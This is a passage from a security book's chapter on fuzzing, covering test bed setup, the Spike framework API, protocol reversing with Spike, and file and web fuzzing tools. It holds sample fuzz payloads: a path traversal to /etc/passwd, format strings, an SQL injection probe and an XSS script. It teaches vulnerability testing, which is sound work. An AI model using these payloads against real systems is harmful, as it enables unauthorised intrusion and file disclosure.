Setting up a test bed is crucial to the success of your fuzzer. The normal setup I use includes three distinct computers, or in the worst case, three virtual machines on one server or laptop. These three systems are identified as the client, the server/target, and the fuzzer. I usually place the fuzzer between the client and the server in a proxy or bridge mode. You always want the fuzzer to be able to gather all the communication in transit during a session and spoof itself as a valid client. Usually it is better to use systems with two interfaces, one for the fuzzer network, and one for management and log gathering. Since fuzzing can generate a lot of noise, I prefer to use a separate Ethernet card or even a serial bus for log output and debug.

The client

The client system is a normal box with one network card plugged into the fuzzer box. The client should have all the applications with access to the server so valid communications can be established.

The fuzzer

The fuzzer is the test bed's main player. It has to have all the hardware to be able to pass traffic coming from the client through to the server, so a two-network interface is a must. I usually use another network card or serial port to connect to the server/target for logging and debugging purposes. Also the fuzzer should have tools like a network analyzer (e.g., *tcpdump*, Wireshark, *tcpreplay*, *tcpflow*, Netcat) installed, allowing it to capture, analyze, and replay network communications. It is also beneficial to have a crypto suite such as OpenSSL or stunnel for attacking encrypted protocols and the fuzzer framework. Possessing more than one framework can be useful to cover multiple cases such as block-based fuzzing, bit flipping, and on-the-fly modification.

The server/target

The server/target is the second most important piece of your test bed. It must have the appropriate tools installed to be able to analyze, trace, and quantify system

behavior. These tools must be used in a manner in which they report their log or results directly to the fuzzer system, so all the appropriate data is centralized on the fuzzer. Depending on the OS, the target is going to run multiple tools.

For example, the basic tools you absolutely need to have are a tracer (see *http://www.bindview.com/Services/RAZOR/Utilities/Windows/*) (ktrace or ptrace) and a fault monitor. These allow you to gather a large quantity of process information without stopping at every serious bug, like a debugger would. However, a good debugger is also needed. Something like SoftICE, GDB, OllyDbg, or WinDbg is beneficial to have around at least for the second phase of analysis, when the interesting cases are reviewed manually. To improve the usability of these debuggers, always load the debug symbol with them.

Some other tools to place on high-end test beds include memory profiler and coverage tools. Tools such as Purify (*www-306.ibm.com/software/awdtools/purify/*), Valgrind (*www.valgrind.org*), TrueCoverage, and BoundsChecker can be useful when the test bed tries to perform tests as completely as possible.

Even if it is possible to add multiple tools to trace the server/target system, always remember that the first goal of a fuzzer is to catch the easy-to-automate bugs, not everything. By that I mean the bugs that fall into the simple categories of buffer overflow, format string, and integer overflow. Complex logical bugs are very hard to find with a fuzzer. Do not overload your system with too many tracers, debuggers, and memory profilers or else the time required to pass through the results will be longer than doing a static analysis, and the main purpose of fuzzing will be lost. These higher-end tools should be used in a second pass to gather more information about a smaller subset of inputs. They should not be used in the first run.

Figure 22-1 shows how the test bed network should be built.



Figure 22-1. Basic network diagram of the test bed

Gathering Information of the Target's Side

Getting the fuzzer to work is only the first part of the problem. Most modern applications generally have an error-handling feature that allows them to recover from small but exploitable crashes. To be able to gather the information needed to catch these handling cases, you must run the application in a debugger or at least be able to catch and log these cases.

However, most debuggers halt the process as soon as exceptions occur—a behavior that's not very useful when you want to test 10,000 test cases. Small applications such as FaultMonitor (*research.eeye.com/html/tools/*) or sTrace can be very useful in this situation. They allow you to grab the information you need to evaluate while allowing the application to keep running alone without continuous human supervision. FaultMonitor monitors the fault occurring in the software, while providing output about where the fault occurred and the state of the CPU at that time. Example 22-1 shows FaultMonitor and its output.

Example 22-1. FaultMonitor and its output

```
C:\Documents and Settings\phiber\Desktop>Faultmon.exe
::=-==-===-======-========-======-===-==-=::
   Faultmon v1.00     research@eeye.com
      (C) 2006 eEye Digital Security
   Last Updated:          July 31, 2006
::=-==-===-======-========-======-===-==-=::

Usage:  FAULTMON  {<pid> | <commandline>} [/C] [/A] [/P] [/R] [/S]

Where:     <pid>  is the process ID of a process to debug, or
   <commandline>  is the command line of a program to execute in debug mode

              /C  debug child processes (only valid with <commandline>)
              /A  wait for all processes to terminate (only valid with /C)
              /P  pause whenever a severe first-chance exception occurs
                    (use twice to pause for any first-chance exception)
              /R  repeat intercepted debug output (useful with Dbgview)
              /S  show selectors when an exception is logged

C:\Documents and Settings\phiber\Desktop>Faultmon.exe notepad.exe
Faultmon.exe: WARNING - could not disable process kill on debugger exit
16:40:00.870  pid=0CBC tid=0834  Created process "(unknown)" at 01000000
16:40:00.870  pid=0CBC tid=0834  Loaded module "ntdll.dll" at 7C900000
16:40:00.930  pid=0CBC tid=0834  Loaded module "C:\WINDOWS\system32\kernel32.dll"
  at 7C800000
16:40:00.940  pid=0CBC tid=0834  Loaded module "C:\WINDOWS\system32\comdlg32.dll"
  at 763B0000
16:40:00.940  pid=0CBC tid=0834  Loaded module "C:\WINDOWS\system32\SHLWAPI.dll"
  at 77F60000
16:40:00.940  pid=0CBC tid=0834  Loaded module "C:\WINDOWS\system32\ADVAPI32.dll"
  at 77DD0000
16:40:00.940  pid=0CBC tid=0834  Loaded module "C:\WINDOWS\system32\RPCRT4.dll"
  at 77E70000
```

Example 22-1. FaultMonitor and its output (continued)

```
16:40:00.940  pid=0CBC tid=0834  Loaded module "C:\WINDOWS\system32\GDI32.dll"
  at 77F10000
16:40:00.940  pid=0CBC tid=0834  Loaded module "C:\WINDOWS\system32\USER32.dll"
  at 77D40000
16:40:00.940  pid=0CBC tid=0834  Loaded module "C:\WINDOWS\system32\msvcrt.dll"
  at 77C10000

16:44:06.593  pid=00D8 tid=0234  EXCEPTION (first-chance)
              ------------------------------------------------------------
              Exception 000006F7 (unknown)
              ------------------------------------------------------------
              EAX=0126FA7C: F7 06 00 00 01 00 00 00-00 00 00 00 E1 A4 4E 7C
              EBX=0126FD38: 8C FD 26 01 F2 79 D4 77-A0 6C D3 77 00 00 00 00
              ECX=0126FD38: 8C FD 26 01 F2 79 D4 77-A0 6C D3 77 00 00 00 00
              EDX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              ESP=0126FA74: A0 6C D3 77 01 00 00 00-F7 06 00 00 01 00 00 00
              EBP=0126FACC: 48 FD 26 01 74 04 D4 77-F7 06 00 00 01 00 00 00
              ESI=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              EDI=77D36CA0: FF FF FF FF 00 00 00 00-86 37 D9 77 00 00 00 00
              EIP=7C4EA4E1: E9 66 17 03 00 FF 74 24-08 FF 74 24 08 E8 62 FB
                            --> JMP 7C51BC4C
              ------------------------------------------------------------
```

Notice that FaultMonitor provides the user with the list of exceptions that occur during the test, documenting whether any of the registers were overwritten by an input string or what kind of exception occurred during the test.

sTrace monitors calls and the values passed by these calls. It also includes a simple filtering of calls by category or individual names and some system-call argument decoding. Example 22-2 shows sTrace's output.

Example 22-2. sTrace output

```
c:\strace  -p 3820
...

2689 3820 1584 NtUserValidateHandleSecure (66246, ... ) == 0x1
2690 3820 1584 NtUserValidateHandleSecure (197298, ... ) == 0x1
2691 3820 1584 NtUserQueryWindow (197298, 0, ... ) == 0x978
2692 3820 1584 NtUserQueryWindow (197298, 1, ... ) == 0x980
2693 3820 1584 NtUserValidateHandleSecure (197298, ... ) == 0x1
2694 3820 1584 NtUserValidateHandleSecure (262476, ... ) == 0x1
2695 3820 1584 NtUserQueryWindow (262476, 0, ... ) == 0x600
2696 3820 1584 NtUserQueryWindow (262476, 1, ... ) == 0x604
2697 3820 1584 NtUserValidateHandleSecure (262476, ... ) == 0x1
2698 3820 1584 NtUserValidateHandleSecure (197192, ... ) == 0x1
2699 3820 1584 NtUserQueryWindow (197192, 0, ... ) == 0xb3c
2700 3820 1584 NtUserQueryWindow (197192, 1, ... ) == 0xf74
2701 3820 1584 NtUserValidateHandleSecure (197192, ... ) == 0x1
2702 3820 1584 NtUserValidateHandleSecure (66060, ... ) == 0x1
2703 3820 1584 NtUserQueryWindow (66060, 0, ... ) == 0xd44
2704 3820 1584 NtUserQueryWindow (66060, 1, ... ) == 0xd48
2705 3820 1584 NtUserValidateHandleSecure (66060, ... ) == 0x1
```

Example 22-2. sTrace output (continued)

```
2706 3820 1584 NtUserBuildHwndList (0, 66060, 1, 0, 64, ...
(0x1020e, 0x10210, 0x10212, 0x10214, 0x10216, 0x10218, 0x1021a,
0x1021c, 0x1021e, 0x10220, 0x10222, 0x10224, 0x10226, 0x10228,
0x1022a, 0x1022c, 0x1022e, 0x10230, 0x10232, 0x10234, 0x10236,
0x10238, 0x1023a, 0x1023c, 0x10240, 0x1024c, 0x1024e, 0x10250,
0x10252, 0x10254, 0x10256, 0x10258, 0x1025a, 0x1025c, 0x1025e,
0x10260, 0x10262, 0x10264, 0x10266, 0x10268, 0x1026a, 0x1026c,
0x1026e, 0x10270, 0x1024a, 0x1, ), 46, ) == 0x0
2707 3820 1584 NtUserValidateHandleSecure (66062, ... ) == 0x1
2708 3820 1584 NtUserQueryWindow (66062, 0, ... ) == 0xd44
2709 3820 1584 NtUserQueryWindow (66062, 1, ... ) == 0xd48
2710 3820 1584 NtUserValidateHandleSecure (66064, ... ) == 0x1
2711 3820 1584 NtUserQueryWindow (66064, 0, ... ) == 0xd44
2712 3820 1584 NtUserQueryWindow (66064, 1, ... ) == 0xd48
2713 3820 1584 NtUserValidateHandleSecure (66066, ... ) == 0x1
```

...

Notice again that sTrace provides all the calls and a list of arguments to those calls. This kind of tracing can be very useful when you are looking for specific calls that can trigger underlying Windows bugs.

22.3 Writing a Fuzzer with Spike

Spike (*http://www.immunityinc.com*) is a fuzzer framework that is generally thought to be one of the most flexible available. Spike is a C template/library to write fuzzers, so a decent knowledge of C is needed to first use it (i.e., since it is a template, you are likely to need to write your own code in order to use it). Also each fuzzer written with Spike is a little bit different since they use arguments dependent on the protocol they are attacking.

Let's examine a simple code snippet of a fuzzer written with Spike, with all the commenting necessary to understand the fuzzer structure written with the Spike framework. (For other good examples, look at the Spike source code.)

The code snippet in Example 22-3 is the core loop of a fuzzer written with Spike. Appropriate comments have been added to simplify the readying and understanding of the code. This could be used as a basic fuzzer structure template. More elaborate fuzzers might use multiple exchanges before starting to fuzz or use other C libraries to perform tasks such as encoding or cryptography.

Example 22-3. Core loop of a fuzzer written with Spike

...

```
while(!s_didlastfuzzstring( ))
    {
    spike_clear( );  //Clear the spike
    printf("Fuzzing Variable %d:%d\n",fuzzvarnum,fuzzstrnum);
```

Example 22-3. Core loop of a fuzzer written with Spike (continued)

```
    spike_connect_tcp(host,port);  // Tcp connect.  Could be udp
    s_readline();  /* read the header of the server first*/
    printf("Read first line\n");
    /************************************************************/
    /* This is where you build the load to be send to the server */
    /************************************************************/
    s_string("GET ");
    s_string_variable("HELO"); //fuzzing the path.
    s_string(".html HTTP/1.0");
    // example Result of this would be
    // Get A.html HTTP/1.0
    // Get AAAAAAAAAAAAAAAAAAAAAAA.html HTTP/1.0
    // Get ./..//../../../../.html HTTP/1.0
    // Get %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x.html HTTP/1.0
    /************************************************************/
    /* End of where you build the load to be send to the server */
    /************************************************************/

    if (spike_send()<0) // Try to send the data to the server
        {
        printf("Couldn't send data!\r\n");
        spike_close_tcp();
        continue;
        }
    spike_close_tcp(); // closing the socket.
    /* incrementing the fuzz string for the same variable */
    fuzzstrnum++;
        s_incrementfuzzstring();
        }
/*finish with all the fuzz string for one fuzzvariable going to the next one*/
fuzzvarnum++;
s_incrementfuzzvariable();
/*end for each variable*/
```

22.4 The Spike API

Let's look at the basic API calls to the Spike framework. While the Spike framework contains many more APIs, these basic blocks are often needed to write a fuzzer. A small description is also included to facilitate the learning curve of writing a fuzzer with Spike.

The Spike API generally expects a nomenclature that respects these general rules:

- API ending by variable is fuzzed during the execution.
- The support for big endian and Intel (little endian) is to ensure portability (e.g., between Intel and SPARC).
- Block-size APIs can include subnames such ass `plus` and `mult`; these represent adding to or multiplying the size of the block.

The following code is a reference table of the different functions provided by Spike and an explanation of their meaning and use. Those functions are really useful for writing different parts of the fuzzer such as block, block size, string, and binaries values, and for managing basic IP communication.

```
s_add_fuzzstring(char * fuzzstring); //Adding fuzzstring to the framework
int s_string(char * instring); //A normal ascii string
int s_binary(char * instring); // Binary input to push on the spike pile
int s_bigword(unsigned int aword);
int s_binary_repeat(char *instring, int times); //Repeat the binary X times
int s_string_repeat(char *instring, int times); //Repeat the string X times
void intel_order(char * buffer, int length); // size in intel order
int s_intelword(unsigned int aword); //push a word in intel order
int s_intelhalfword(unsigned short ashort);  // push a half word in intel order
void s_string_variables(unsigned char splitchar, unsigned char *variables);
void s_string_variable(unsigned char *variable); //String to be fuzzed

/** Block based API **/
int s_block_start(char *blockname); //Starting a block
int s_block_end(char * blockname); // Ending a block

/** Binary Block Size API **/
// Put the size of the block in a binary format

// post-fix meaning of those api
// intel = value in Intel/Small Endian order
// bigendian= Value in Big Endian order
// byte = Value is represented on one byte
// halfword = Value is represented on a halfword
// word = Value is represented on a word
// mult = the value is multiple by X
// plus = X is added to the size value
// variable = This value will be fuzzed during the tests.

int s_binary_block_size_intel_word(char *blockname);
int s_binary_block_size_intel_word_plus(char *blockname,long some);
int s_binary_block_size_word_halfword_bigendian_variable(char *blockname);
int s_binary_block_size_word_bigendian_variable(char *blockname);
int s_binary_block_size_byte_variable(char * blockname);
int s_binary_block_size_intel_halfword_variable(char *blockname);
int s_binary_block_size_intel_word_variable(char *blockname);
int s_binary_block_size_intel_halfword_plus_variable(char *blockname,long plus);
int s_binary_block_size_halfword_bigendian_mult(char * blockname, float mult);
int s_binary_block_size_word_bigendian(char *blockname);
int s_binary_block_size_intel_halfword(char *blockname);
int s_binary_block_size_halfword_bigendian(char * blockname);
int s_binary_block_size_intel_halfword_plus(char *blockname,long plus);
int s_binary_block_size_byte(char * blockname);
int s_binary_block_size_byte_plus(char * blockname, long plus);
int s_binary_block_size_word_bigendian_plussome(char *blockname,long some);
int s_binary_block_size_byte_mult(char * blockname, float mult);
int s_binary_block_size_word_bigendian_mult(char *blockname, float mult);
int s_binary_block_size_word_intel_mult_plus(char *blockname, long some,
```

```
float mult);
int s_binary_block_size_intel_halfword_mult(char *blockname,float mult);

int s_blocksize_string(char * instring, int size); // Size of the block in a string
int s_blocksize_unsigned_string_variable(char * instring, int size);// unsigned
size and fuzzed
int s_blocksize_asciihex(char * blockname); //block size in ascii hex. Format
int s_blocksize_asciihex_variable(char * blockname); //block size in ascii hex.
and fuzzed

/** UPD protocol API **/
int spike_send_udp(char * host, int port); // connect to a UDP port and send spike
int spike_connect_udp(char * host, int port); // connect to a UDP port
int spike_listen_udp(int port); // listen on UDP port
void s_close_udp( ); //Close a udp connection

/** TCP protocol API **/
int spike_connect_tcp(char * host, int port); //Open a tcp connection
int spike_send_tcp(char * host, int port); //Open connection and push the spike
int spike_send( ); //push the current spike to the open connection
int s_send_lines( );  //send one line at a time
int s_tcp_accept(int listenfd); //Accept incoming connection
void spike_close_tcp( ); //Close the tcp socket
void s_read_packet( );  //Read packet with some printing
int s_readline( ); // Read from the open connection
int s_read_bigendian_word_packet(char **buf);
//Read a packet delimitated in a bigendian word size
```

Reversing a Protocol with Spike

Sooner or later you will have to write your own fuzzer to test a specific bug or to cover a new protocol. When that occurs, the first step is to look to see whether there is an RFC or a decoder (for a sniffer like Wireshark, see Section 18.2) so you can gather the appropriate information to structure the fuzzer. These applications are often a gold mine of information because they contain the necessary details for structuring the fuzzer without much overhead and they eliminate the task of reversing a binary protocol.

If the RFC or decoder is not available, you'll have to get your hands dirty using bits and bytes. Let's review the basic steps of reversing a simple protocol:

1. Place the packet load in a Spike template using `s_binary` block and using the appropriate `s_send_tcp` and `s_read_tcp` to be sure that your basic communication can be reproduced. Use a sniffer to verify that the same request gives back the same results. Using requests with the same results every time simplifies the process of reversing, and it allows you to add checks to ensure the fuzzer did not get corrupted during development:

```
s_binary ("00 00 00 56 ff 53 4d 42 25 00
00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 08 14 0f 00 08 00 00 11 00 00 01 00 00
```

```
04 e0 ff 00 00 00 00 00 00 00 00 00 00 00 55
00 01 00 55 00 03 00 01 00 00 00 00 00 11 00 5c
4d 41 49 4c 53 4c 4f 54 5c 4c 414e 4d 41 4e");
```

2. Replace the string by `s_string`. I like to do this because it adds a little bit more clarity to the payload, while not changing its behavior:

```
s_binary ("00 00 00 56 ff");
s_string("SMB"); # ASCII string
s_binary ("25 00
00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 08 14 0f 00 08 00 00 11 00 00 01 00 00
04 e0 ff 00 00 00 00 00 00 00 00 00 00 00 55
00 01 00 55 00 03 00 01 00 00 00 00 00 11 00");
s_string("\MAILSLOT\LANMAN"); # ASCII string
```

3. Look for the size of the load. You need to find the load's size to be sure that the packet stays conformed and is not discarded as soon as you start modifying other items. As mentioned previously, the size value is usually within the header. There are usually two kinds of sizes: the total packet size (which is easy to find since you are looking at the payload [known value] length written in big/small endian in a half-word or a word) or the size of a subpart of the protocol (e.g., sometimes the size of the next structure). For example:

```
s_binary("00 00");
s_binary_block_size_halfword_bigendian(payload1); # Size of payload1
s_block_start(payload1); # begin of payload1
s_binary("ff");
s_string("SMB");
s_binary("25 00
00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 08 14 0f 00 08 00 00 11 00 00 01 00 00
04 e0 ff 00 00 00 00 00 00 00 00 00 00 00 55
00 01 00 55 00 03 00 01 00 00 00 00 00 11 00");
s_string("\MAILSLOT\LANMAN");
s_block_end(payload1); # end of payload1
```

Sometimes strings have their own size value visible in front of themselves. Sometimes there may be a size value that references the rest of the packet. It is very important to find all those size bytes—otherwise, the data is just treated as junk. Sometimes it is obvious; other times it is not. Give special attention to strings that are not null-terminated (the protocol needs to know where they end):

```
s_binary("00 00");
s_binary_block_size_halfword_bigendian(payload1);
s_block_start(payload1);
s_binary("ff");
s_string("SMB");
s_binary ("25 00
00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
00 00 00 08 14 0f 00 08 00 00 11 00 00 01 00 00
04 e0 ff 00 00 00 00 00 00 00 00 00 00 00 55
00 01 00 55 00 03 00 01 00 00 00 00 00");
s_binary_block_size_intel_halfword(payload2); &#61671;#size of payload2
```

```
s_block_start(payload2); &#61671;#begin payload2
s_string("\MAILSLOT\LANMAN");
s_block_end(payload2); &#61671; # end payload2
s_block_end(payload1);
```

Another problem that occurs infrequently (but is worth watching out for) is a protocol that does not rely on the TCP/IP checksum system and instead implements its own. If these values are not updated adequately, the data is discarded and you're back to square one.

When you start fuzzing, be sure to verify that your basic communication still works correctly by placing one variable that can be fuzzed. At the same time, use a network analyzer such as Wireshark to ensure that proper communication still occurs and that the packet is not just discarded. If the latter happens, it usually means that a size value or a check was wrongly identified; you must review your fuzzing script before going further. In this case, receiving an error that the path was not found is a sign that the packet reached a good processing point that we want to fuzz:

```
s_binary("00 00");
s_binary_block_size_halfword_bigendian(payload1);
s_block_start(payload1);
s_binairy("ff");
s_string("SMB");
s_binary ("25 00
00 00 00 00 01 00 00 00 00 00 00 00 00 00 00
00 00 00 08 14 0f 00 08 00 00 11 00 00 01 00 00
04 e0 ff 00 00 00 00 00 00 00 00 00 00 00 55
00 01 00 55 00 03 00 01 00 00 00 00 00");
s_binary_block_size_intel_halfword(payload2);
s_block_start(payload2);
s_string("\MAILSLOT\");
s_string_variable("LANMAN");  &#61671; # The first variable to be fuzz.
s_block_end(payload2);
s_block_end(payload1);
```

A smart way to improve your fuzzer is to test it against already known vulnerabilities. Be sure that it triggers all the vulnerabilities for a given protocol because usually vulnerabilities in one application have a counterpart in other applications (after all, developers read the same RFC specification and development manuals). When developing your fuzzer, you will find that similar mistakes happen at multiple places.

22.5 File-Fuzzing Apps

File-fuzzing attacks either the file header or specific strings inside the file format. These attacks generate overflow or reconstruct the files by stretching the format rule; for example, attacking the file header with a simple byte flipper to corrupt the file so values such as size, flags, and internal structures trigger unexpected bugs in the application. Two of the main tools available to achieve file fuzzing are FileFuzz (*labs.idefense.com/software/fuzzing.php*) from iDefense, and PaiMei (*pedram.redhive.com/code/paimei/*) from Pedram.

When file fuzzers implement a string overflow strategy, they simply replace a string inside the file. This attack works only when the target parser is working with null-terminated strings. If by looking into the binary format you realize the string is not null-terminated nor has a common terminator, try to use another method for generating test cases.

Generating Test Cases

One method is to recreate a full *file format* (such as with Spike) but send it to the needed program instead of the network stack. Since the structure of the binary file is usually somewhat complex, try to find a good file structure description before starting such a task. Tools like FileSpike could be used to perform this task. Since the behavior of this software looks a lot like Spike, refer to Section 22.2.

PaiMei

PaiMei is a reverse-engineering framework consisting of multiple extensible components, as shown in Figure 22-2. The framework can essentially be thought of as a reverse engineer's Swiss Army knife. It has readily been proven effective for a wide range of both static and dynamic tasks such as fuzzer assistance, code coverage tracking, data flow tracking, and more.



Figure 22-2. The PaiMei file-fuzzer module

PaiMei is still in its infancy, yet its interface is easy to follow and use. It is one of the most promising reversing toolkits, but I won't spend too much time talking about it

since it will probably change by the time you read this. For more timely information, go to *http://pedram.redhive.com/code/paimei/*.

FileFuzz

FileFuzz is a graphical Windows-based file format fuzzing tool. FileFuzz was designed to automate the launching of applications and detection of exceptions created by fuzzed file formats. The great thing with FileFuzz and software like it is that almost everything is automated into a two-step process: generating test cases and running them. See Figure 22-3 for an example.



Figure 22-3. FileFuzz automates the process

Using FileFuzz is rather simple:

1. To generate the test cases, begin with a basic file-type sample.
2. The generated test cases can be either bit flipped (all, range, location) or string-replaced.
3. To run the test, just switch to the execute part and start fuzzing.

FileFuzz also traces exceptions automatically in the application, so there is no need to attach your own debugger to follow what is occurring.

File fuzzing is not as thorough as block-based fuzzing, so it is possible that most tests cases are rejected by the application before even being processed. But FileFuzz is an

easy and fast way to generate and run several test cases. It's a brute-force approach to fuzzing. While it might not provide the best results, the human time needed to achieve these results is so small that it can be (and usually is) worth it. If it takes too much time to play around with it to fit a specific case, change tools. The goal of fuzzing is to find the most bugs with the least amount of effort. If it takes too much effort, you're headed in the wrong direction.

22.6 Fuzzing Web Applications

Web applications are the most commonly fuzzed application. That is because most in-house applications are web-based, most multiple components applications (server, script, database, and CGI) are bug-prone, it's a relatively young technology, and they typically require multiple languages to create one application.

One of my favorite tools for testing vulnerable web applications is WebProxy, from @stake (*http://www.atstake.com/*); it recently was acquired by Symantec (*http://www.symantec.com*). WebProxy is like the Swiss Army knife for web application testing: it contains all the tools to do everything quickly from your web browser, so there is no need to run multiple applications.

The features included in WebProxy are:

- Interception of all browser requests (both HTTP and HTTPS)
- On-the-fly editing of requests based on a matching regular expression
- Resubmission and editing of previous requests
- Regular expression substitution
- Logging of requests and replies to files
- Quashing of header parameters
- Reloading of previously logged session
- Cookie management utilities
- Automated fuzzing of request parameters
- Spidering with form and error detection
- Automated forced browsing to find known vulnerabilities and configuration errors
- Windows NTLM authentication supported on all platforms
- Editing requests with XML bodies for web services and other complex applications

Using WebProxy is straightforward. Start up the Java app and configure your web browser to use HTTP proxy 127.0.0.1:5111 and HTTPS 127.0.0.1:5112.

To access the WebProxy application, open *http://webproxy* and everything should appear. Figure 22-4 shows what you will see and the usage of the different tabs.



Figure 22-4. WebProxy opening screen

The fuzzer engine provided in WebProxy is good, but somewhat limited in its testing capacity. The provided list of fuzz strings is minimal and it misses several important items. A good place to look for inspiration for fuzz strings is in the Spike source code (see Section 22.4). The file *spike.c* contains a list of valuable fuzz strings that could be added to WebProxy. The current fuzz string provided in WebProxy is structured like the following code block:

```
...
  <string type="FormatStrings" rep="20" >%n</string>
...
  <string type="PathTraversal">
../../../../../../../../../../../etc/passwd</string>
...
  <string type="OddCharacters">%00</string>
...
  <string type="SQLInjection">'sqlattempt1</string>
...
  <string type="CrossSiteScripting">&lt;script&gt;alert(document.location);
&lt;/script&gt;</string>
...
<InterestingResult>(?i)odbc</InterestingResult>
<InterestingResult>(?i)jdbc</InterestingResult>
<InterestingResult>(?i)HTTP/[0-9].[0-9] 500</InterestingResult>
 ...
```

The strings shown are only a subset of the ones provided with WebProxy. However, even the full set is not sufficient and needs to be adapted, using the fuzz file specified in the config, depending on the kind of server you are attacking. When working with new languages, the error codes change from one platform to another, and these new error codes need to be added to ensure that most bugs are found. Also, different kinds of evasion techniques were discovered or added since WebProxy was written, including a Unicoded string and a VB script attack instead of Java.

WebProxy is not only a spider and a fuzzer, but can craft requests for doing search and replace on the wire. During most web assessments, I use WebProxy. While not being the most automated, it can do almost anything. Do not underestimate this small but utilitarian tool.

22.7 Configuring WebProxy

WebProxy's configuration file is found under *.webproxyrc*. The following code illustrates a typical configuration file with some comments to further explain the content:

```
####################
# Global Properties #
####################
set cacert-keystore wp_cacert
set server-SSLv3-only false
set ignore-cert-errors true
set certpath certs
set cache-negative-DNS-forever true
set cert-password password
set cacert wp_cacert
set break-lines-at 100

####################
#      Plugins      #
####################
# Plugin "RequestIntercept" #
addplugin com.atstake.web.WebProxyPluginRequestIntercept

# Plugin "RequestFuzzer" #
# Change this value to your own file for more fuzz value.
addplugin com.atstake.web.WebProxyPluginRequestFuzzer
set RequestFuzzer.fuzzpath fuzz  #location of the fuzz values

# Plugin "ForcedBrowsing" #
addplugin com.atstake.web.WebProxyPluginForcedBrowsing

# Plugin "Spider" #
addplugin com.atstake.web.WebProxyPluginSpider

# Plugin "RegexReplacement" #
addplugin com.atstake.web.WebProxyContentFilterRegexReplacement
set RegexReplacement.fix-post-content-length true
```

```
#fixing the size value in post

# Plugin "Quash" #
addplugin com.atstake.web.WebProxyPluginQuash
#Quash.addquash Referer

# Plugin "FileWriter" #
# This section configure the File Writer behavior #
addplugin com.atstake.web.WebProxyContentFilterFileWriter
set FileWriter.output-enabled true
set FileWriter.auto-filename-host-based false
set FileWriter.auto-filename true
set FileWriter.log-dir logs
set FileWriter.show-entity-body true
#set FileWriter.show-response-body "text/html text/xml"
set FileWriter.output-filename out.txt
set FileWriter.hide-image-requests true
#set FileWriter.hide-extensions ".js .css"
set FileWriter.convert-proxychained-requests true
set FileWriter.url-decode-response-body false

# Plugin "ConsolePrinter" #
# This section configure the console output behavior #
addplugin com.atstake.web.WebProxyContentFilterConsolePrinter
set ConsolePrinter.show-entity-body true
#set ConsolePrinter.show-response-body "text/html text/xml"
set ConsolePrinter.hide-image-requests true
#set ConsolePrinter.hide-extensions ".js .css"
set ConsolePrinter.convert-proxychained-requests true
set ConsolePrinter.url-decode-response-body false

# Plugin "RequestCache" #
# This section configure the request cache behavior #
addplugin com.atstake.web.WebProxyPluginRequestCache
set RequestCache.requests-to-cache 200
set RequestCache.most-recent-first true
set RequestCache.discard-image-requests true  # Discard image cache #
set RequestCache.truncate-line-display-at 125
#set RequestCache.hide-extensions ".js .css"

# Plugin "RequestEditor" #
# This section configure the request editor behavior #
addplugin com.atstake.web.WebProxyPluginRequestEditor
set RequestEditor.do-reverse-lookups false
set RequestEditor.truncate-url-display-at 100

# Plugin "Utilities" #
addplugin com.atstake.web.WebProxyPluginUtilities

#####################
#      Proxies      #
#####################
# The port used to connect to web proxy #
# Add those same port to your browser as proxy #
```

```
# example: 127.0.0.1:5111 as your http proxy    #
addproxy http 5111
addproxy https 5112

# This section configure the proxy chain behavior #
# This is useful if you have multiple proxies to  #
# pass thru before reaching the web application   #
#addproxy httpthruproxy 6111 some.http.proxy 8000
#addproxy httpsthruproxy 6112 some.https.proxy 8000
#addproxy sshthruproxy 6113 some.https.proxy 8000 ssh-destination.server 443 local

# note: http://tools.rosinstrument.com/proxy/ has a list of
#       publicly available proxies
```

22.8 Automatic Fuzzing with WebInspect

Another tool that has proven very useful during the assessment of web applications is WebInspect from SPI Dynamics. While WebInspect is a huge tool that supports automatic discovery, toolkits, reporting, and pre-made testing, it remains usable and easy to learn. WebInspect is more of a global web vulnerability assessment tool rather than a pure fuzzer.

One drawback of WebInspect occurs if the WebSpider is not able to discover the whole web application; in that case, WebInspect will only report on minimal problems due to insufficient testing. However, during corporate web application vulnerability assessment, WebInspect has proven itself as being one of the best tools of the trade. Figure 22-5 shows the WebInspect GUI interface to give you an idea of how the product reports information.



Figure 22-5. WebInspect GUI

When using WebInspect, I've discovered it's not wise to run the tests on a live server. Rebuilding an exact replica of your web application and database in a lab environment is much safer. In some cases, either the load generated by WebInspect is just too high or some settings must be changed on the target system to help WebInspect during the tests. Try removing the SSL layer to lower the load on both systems, allowing the listing of file and sub path, or placing a marker when the user gets logged off so that WebInspect knows when to log in again.

A general rule when using WebInspect is to make a little opening available that you know how to safely close afterward, so that the testing/discovery part can be as thorough as possible. While WebInspect is very good, sometimes it just needs a little help to safely get started.

Those little open doors could be:

- Allowing directory listing
- Removing authentication
- Enabling debug reporting in the web page itself (e.g., to see DB errors)

22.9 Next-Generation Fuzzing

Fuzzers have evolved over the years, keeping pace with protocol complexity. As in any evolution, it has not been a steady process, but one of peaks, advancements, and even regressions. Within the last year, Spike has become one of the best fuzzers. The main reason for this is that Spike took the block-based approach that many other fuzzers were lacking. Most researchers agree that while the block-based approach takes more time to start, the results provided are usually quite worth it, especially when you consider the same script can be used to fuzz multiple applications.

When looking for the next generation of fuzzers, look for these features:

- Less time required for adding new protocols or file types
- Integration of a debugger/monitoring with the fuzzer itself
- Written in a portable language (Perl, Python, Ruby)
- Ability to connect to different types of outputs (TCP, UDP, file, named pipe, com)
- Weighting attack vectors

One new fuzzer claiming to meet most of these requirements is Autodafé (*http://autodafe.sourceforge.net*). At the time of this writing, it has the ability to create basic block-based scripts from packet capture, integrate the debugger with the fuzzer, and trace bad function calls (if a fuzz vector does not affect any of these, it is just skipped to improve fuzz time).

The approach taken by Autodafé is more grey box that pure black box, since the fuzzer and the debugger work together. Autodafé also works for file-based fuzzing and allows the support of multiple protocols. Since it is able to partially process and recover information from network dumps (almost automatically), adding a new protocol to Autodafé is easy.

Assuming Autodafé continues to mature, it is surely worth the effort to check it out.

22.10 Fuzzing or Not Fuzzing

